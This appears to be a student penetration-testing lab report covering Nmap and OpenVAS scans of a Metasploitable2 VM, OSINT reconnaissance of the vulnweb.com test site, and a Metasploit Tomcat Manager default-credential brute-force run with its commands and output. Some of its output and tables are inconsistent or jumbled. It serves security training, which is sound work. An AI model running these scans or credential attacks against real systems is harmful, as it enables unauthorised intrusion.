

Vulnerability Scanning Lab Report

Title

Vulnerability Scanning and Assessment Report – Metasploitable2

Objective

The objective of this lab was to perform vulnerability scanning on the Metasploitable2 virtual machine using Nmap and OpenVAS. The assessment focused on identifying open ports, running services, and potential security vulnerabilities.

Tools Used

- * Kali Linux
- * Nmap
- * OpenVAS
- * Metasploitable2

Tasks Performed

- * Identified target IP address
- * Verified network connectivity
- * Performed Nmap service version scan
- * Configured OpenVAS vulnerability scan
- * Documented findings and remediation

Target IP Configuration

Description

The target Metasploitable2 virtual machine IP address was identified using the ifconfig command.

Target IP Address: 192.168.47.137

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:cd:fa:68
          inet addr:192.168.47.137  Bcast:192.168.47.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fece:fa68/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:55 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5221 (5.0 KB)  TX bytes:7112 (6.9 KB)
          Interrupt:16 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25709 (25.1 KB)  TX bytes:25709 (25.1 KB)

msfadmin@metasploitable:~$ _
```

Connectivity Verification

Description

Network connectivity between the Kali Linux attacker machine and the Metasploitable2 target machine was verified successfully using ICMP ping requests.

Result

- * Packets Sent: 5
- * Packets Received: 5
- * Packet Loss: 0%
- * Status: Successful Connectivity

```
└─# ping 192.168.47.137
PING 192.168.47.137 (192.168.47.137) 56(84) bytes of data.
64 bytes from 192.168.47.137: icmp_seq=1 ttl=64 time=1.86 ms
64 bytes from 192.168.47.137: icmp_seq=2 ttl=64 time=0.348 ms
64 bytes from 192.168.47.137: icmp_seq=3 ttl=64 time=0.388 ms
64 bytes from 192.168.47.137: icmp_seq=4 ttl=64 time=0.392 ms
64 bytes from 192.168.47.137: icmp_seq=5 ttl=64 time=0.792 ms
^C
--- 192.168.47.137 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4066ms
rtt min/avg/max/mdev = 0.348/0.756/1.862/0.576 ms
```

Nmap Service Version Scan

Command Used

```
sudo nmap -sV 192.168.47.137
```

Description

An Nmap service version scan was performed to enumerate open ports and identify running services on the target system.

Key Findings

The following critical services were identified:

- * FTP Service – Port 21
- * SSH Service – Port 22
- * Telnet Service – Port 23
- * HTTP Service – Port 80
- * SMB Service – Port 445
- * MySQL Service – Port 3306
- * PostgreSQL Service – Port 5432
- * VNC Service – Port 5900

Risk Analysis

Multiple insecure and outdated services were discovered on the target machine. Services such as Telnet, FTP, SMB, and VNC may expose the system to unauthorized access and exploitation.

```
└─# sudo nmap -sV 192.168.47.137
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 00:59 -0400
Failed to resolve "=sV".
Nmap scan report for 192.168.47.137
Host is up (0.0029s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:CD:FA:68 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds
```


OpenVAS Vulnerability Scan

Description

OpenVAS was configured to perform an automated vulnerability assessment on the Metasploitable2 virtual machine.

Status

- * Scan Task Created Successfully
- * Target Host Added
- * Scan Status: Queued/Running



Scan Setup Table

Scan ID	Vulnerability	CVSS Score	Priority	Host
001 192.168.47.137	Open Telnet Service	7.5	High	
002	SMB Service Exposure	8.1	Critical	192.168.47.137
003 192.168.47.137	FTP Anonymous Access Risk	6.5	Medium	

Findings

Finding 1 – Telnet Service Enabled

The Telnet service was found enabled on Port 23. Telnet transmits credentials in plaintext and is considered insecure.

Finding 2 – SMB Port Exposed

SMB service was identified on Port 445, which may be vulnerable to remote exploitation and unauthorized access.

Finding 3 – FTP Service Running

FTP service was active on Port 21. Improper configuration may allow anonymous login or credential interception.

Remediation

- * Disable unnecessary services such as Telnet and FTP.
- * Replace Telnet with SSH for secure remote access.
- * Restrict SMB access using firewall rules.
- * Update vulnerable services and apply security patches.
- * Perform regular vulnerability assessments.

Prioritization (CVSS)

Severity	CVSS Range
Critical	9.0 – 10
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9

Escalation Email

Subject: Critical Vulnerabilities Identified on Metasploitable2 VM

Dear Development Team,

During the vulnerability assessment of the Metasploitable2 environment, multiple high-risk services and vulnerabilities were identified, including exposed SMB, Telnet, FTP, and database services. These vulnerabilities may allow unauthorized access, credential theft, and remote exploitation.

Immediate remediation is recommended by disabling unused services, applying patches, and enforcing secure configurations.

Please review the attached findings and take necessary corrective actions.

Regards,

VAPT Analyst

Reconnaissance Practice Report

Tools Used

WHOIS

Sublist3r

Wappalyzer

Shodan

Maltego

Google Docs

Tasks Performed

Performed OSINT reconnaissance

Gathered domain registration details

Enumerated subdomains

Identified exposed services and technologies

Mapped assets using Maltego and Shodan

Documented reconnaissance findings

Recon Template

Domain Information

WHOIS enumeration was performed against the target domain vulnweb.com to collect publicly available domain registration information.

Findings

Domain Name: vulnweb.com

Registrar: Gandi SAS

WHOIS Server: whois.gandi.net

Domain Status: clientTransferProhibited

Name Servers Identified Successfully

Registration and expiry details were publicly accessible

Observation

Publicly exposed WHOIS information can assist attackers during the reconnaissance phase by revealing infrastructure-related details

```
# whois vulnweb.com
Domain Name: VULNWEB.COM
Registry Domain ID: 1602006391_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.gandi.net
Registrar URL: http://www.gandi.net
Updated Date: 2025-11-17T09:34:20Z
Creation Date: 2010-06-14T07:50:29Z
Registry Expiry Date: 2027-06-14T07:50:29Z
Registrar: Gandi SAS
Registrar IANA ID: 81
Registrar Abuse Contact Email: abuse@support.gandi.net
Registrar Abuse Contact Phone: +33.170377661
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS-105-A.GANDI.NET
Name Server: NS-11-B.GANDI.NET
Name Server: NS-140-C.GANDI.NET
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-05-14T05:51:15Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to VeriSign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of VeriSign. You agree not to
use electronic processes that are automated and high-volume to access or
query the Whois database except as reasonably necessary to register
domain names or modify existing registrations. VeriSign reserves the right
to restrict your access to the Whois database in its sole discretion to ensure
operational stability. VeriSign may restrict or terminate your access to the
```

Dashboards

Scans

Tasks

Reports

Results

Notes

Connections

Tasks 1 of 1

Tasks by Severity Class (Total: 1)

N/A

Name

metasploit2

Target

meta2

Scanner

Name

OpenVAS Default

Type

OpenVAS Scanner

Scan Config

Full and fast

Order for target hosts

sequential

Subdomain Enumeration

Subdomain enumeration was performed using Sublist3r to identify publicly accessible subdomains associated with the target domain.

Enumerated Subdomains

www.vulnweb.com

test.php.vulnweb.com

rest.vulnweb.com

testasp.vulnweb.com

testaspnet.vulnweb.com


testhtml5.vulnweb.com

testphp.vulnweb.com

Observation

A total of 9 unique subdomains were discovered. Multiple exposed subdomains increase the attack surface and may contain vulnerable services or applications.

```
└─# sublist3r -d vulnweb.com
```



```

      SUBLIST3R
# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for vulnweb.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSDumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] DNSDumpster module failed: Could not find CSRF token on DNSDumpster page
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 9
www.vulnweb.com
test.php.vulnweb.com
rest.vulnweb.com
tesphp.vulnweb.com
test.vulnweb.com
testasp.vulnweb.com
testaspnet.vulnweb.com
testhtml5.vulnweb.com
testphp.vulnweb.com
```

Technology Stack Identification

Technology fingerprinting was conducted using Wappalyzer to identify the technologies and frameworks running on the target application.

Identified Technologies

Apache HTTP Server 2.2.8


Ubuntu Operating System

PHP 5.2.4

mod_dav2 Enabled

Observation

The identified software versions are outdated and may contain publicly known vulnerabilities that attackers could exploit.



Exposed Services Identification (Shodan)

Shodan was used to identify exposed internet-facing services, open ports, technologies, and publicly accessible systems.

Findings

Multiple exposed services were identified

Publicly accessible HTTP services detected



Apache Tomcat and other web technologies observed

Operating systems and protocol information identified

Potential vulnerabilities were visible in Shodan results

Observation

Exposed internet-facing services can increase security risks if systems are outdated or improperly configured.



Asset Mapping Using Maltego

Asset mapping was performed using Maltego to visualize relationships between domains, entities, and discovered assets.

Findings


Multiple entities and relationships were mapped

Domain-based infrastructure relationships identified

Asset connections visualized successfully

Observation

Maltego helped identify relationships between discovered assets, improving understanding of the target infrastructure.



Asset Mapping Log

Timestamp	Tool	Finding
2026-05-14 10:00:00 registration details identified	WHOIS	Domain
2026-05-14 10:20:00 subdomains discovered	Sublist3r	Multiple
2026-05-14 10:40:00 PHP, and Ubuntu identified	Wappalyzer	Apache,
2026-05-14 11:00:00 and technologies	Shodan	Exposed services
2026-05-14 11:20:00 mapped successfully	Maltego	Asset relationships

Findings

Finding 1 – Public Domain Information Exposure

WHOIS records exposed domain registration details and infrastructure-related information.

Finding 2 – Multiple Public Subdomains

Several publicly accessible subdomains were identified, increasing the attack surface.

Finding 3 – Outdated Technology Stack

Apache HTTP Server 2.2.8 and PHP 5.2.4 were detected, which are outdated versions with known security issues.

Finding 4 – Exposed Internet-Facing Services

Shodan identified publicly accessible services and technologies that could potentially be targeted by attackers.

Finding 5 – Asset Relationship Mapping

Maltego successfully visualized domain relationships and infrastructure mapping.

Remediation

Limit unnecessary public information exposure

Remove unused or inactive subdomains

Upgrade outdated software versions

Disable unnecessary services and modules

Restrict publicly exposed services where possible

Perform continuous monitoring and security assessments

Reconnaissance Summary

The reconnaissance phase successfully gathered domain information, enumerated subdomains, identified exposed services, and mapped infrastructure relationships. Multiple public-facing assets and outdated technologies were discovered during OSINT analysis. Continuous monitoring, software patching, and reduction of unnecessary exposure are recommended to strengthen the security posture of the target environment.

Post-Exploitation Practice

Tools Used

Metasploit Framework

Burp Suite

sqlmap

Google Docs

Tasks Performed

Simulated exploitation against Metasploitable2

Performed Tomcat Manager credential testing

Validated exploitation attempts

Documented findings and exploit results

Exploit Simulation

A Tomcat Manager login assessment was performed against the target host using the Metasploit auxiliary module:

auxiliary/scanner/http/tomcat_mgr_login

Target IP:192.168.47.137

The assessment tested multiple default Tomcat credentials to identify weak authentication configurations.

Exploit Log

Exploit ID	Description	Target IP	Status	Payload
003	Tomcat Manager Login	192.168.47.137	Initial Connection Failed	Credential Scan
004	Tomcat Credential Enumeration	192.168.47.137	Success	tomcat:tomcat

Exploitation Process

Target Configuration

The Metasploit module was configured with the target IP address.

Commands Used:

```
set RHOSTS 192.168.47.137  
set STOP_ON_SUCCESS true  
run
```

Observation

The initial connection attempt on port 8080 failed because the Tomcat Manager service was not responding on that port.

```
msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.47.137  
RHOSTS => 192.168.47.137  
msf auxiliary(scanner/http/tomcat_mgr_login) > set STOP_ON_SUCCESS true  
STOP_ON_SUCCESS => true  
msf auxiliary(scanner/http/tomcat_mgr_login) > run  
[-] The connection was refused by the remote host (192.168.47.137:8080).  
[-] The connection was refused by the remote host (192.168.47.137:8080).  
[-] http://192.168.47.137:8080/manager/html - No response  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(scanner/http/tomcat_mgr_login) > services  
[-] Database not connected  
msf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180  
RPORT => 8180  
msf auxiliary(scanner/http/tomcat_mgr_login) > run  
[!] No active DB -- Credential data will not be saved!  
[-] 192.168.47.137:8180 - LOGIN FAILED: admin:admin (Incorrect)  
[-] 192.168.47.137:8180 - LOGIN FAILED: admin:manager (Incorrect)
```

Port Modification and Credential Enumeration

The target port was changed to 8180 after identifying the active Tomcat service.

Command Used:

set RPORT 8180

run

The module performed automated credential testing using common Tomcat username and password combinations.

Observation

Several default credentials failed; however, the credential pair:

tomcat : tomcat

was successfully authenticated.

```
[*] 192.168.47.137:8180 - LOGIN FAILED: role:r00t (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: role:toor (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: role:password1 (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: role:j2deployer (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: role:0vW+busr1 (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: role:kdsxc (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: role:owaspba (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: role:ADMIN (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: role:xampp (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:admin (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:manager (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:role1 (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:root (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:QLogic66 (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:password (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:Password1 (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:changethis (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:r00t (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:toor (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:password1 (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:0vW+busr1 (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[*] 192.168.47.137:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
